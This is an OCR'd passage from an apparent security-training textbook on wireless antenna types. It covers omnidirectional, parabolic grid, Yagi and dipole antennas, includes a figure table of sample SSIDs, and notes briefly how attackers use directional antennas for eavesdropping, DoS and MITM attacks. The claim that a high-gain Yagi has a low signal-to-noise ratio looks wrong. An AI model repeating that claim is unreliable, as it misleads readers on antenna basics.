

Figure 16.9: Omnidirectional antenna


- **Parabolic Grid Antenna**

  A parabolic grid antenna uses the same principle as a satellite dish, but it does not have a solid dish. It consists of a semi-dish in the form of a grid consisting of aluminum wires. Parabolic grid antennas can achieve very-long-distance Wi-Fi transmissions through highly focused radio beams. This type of antenna is useful for transmitting weak radio signals over very long distances on the order of 10 miles. This enables attackers to obtain a better signal quality, resulting in more data to eavesdrop on, more bandwidth to abuse, and a higher power output, which is essential in Layer-1 denial-of-service (DoS) and man-in-the-middle (MITM) attacks. The design of this antenna saves weight and space, and it can receive Wi-Fi signals that are either horizontally or vertically polarized.



SSID	Channel	Encryption	Authentication	Signal
Apple	2	None	Unknown	24%
My Wi-Fi	5	WEP	Unknown	40%
GSM	1	WEP	Unknown	64%
Wi-Fi Planet	6	None	Unknown	38%
Awslocal	8	None	Unknown	54%

Figure 16.10: Parabolic grid antenna

- **Yagi Antenna**


  A Yagi antenna, also called Yagi–Uda antenna, is a unidirectional antenna commonly used in communications at a frequency band of 10 MHz to VHF and UHF. This antenna has a high gain and low signal-to-noise (SNR) ratio for radio signals. Furthermore, it not only has a unidirectional radiation and response pattern, but also concentrates the radiation and response. It consists of a reflector, dipole, and many directors. This antenna develops an end-fire radiation pattern.

- **Dipole Antenna**

  A dipole antenna is a straight electrical conductor measuring half a wavelength from end to end, and it is connected at the center of the radio frequency (RF) feed line. Also called a doublet, the antenna is bilaterally symmetrical; therefore, it is inherently a balanced antenna. This kind of antenna feeds on a balanced parallel-wire RF transmission line.

- **Reflector Antennas**

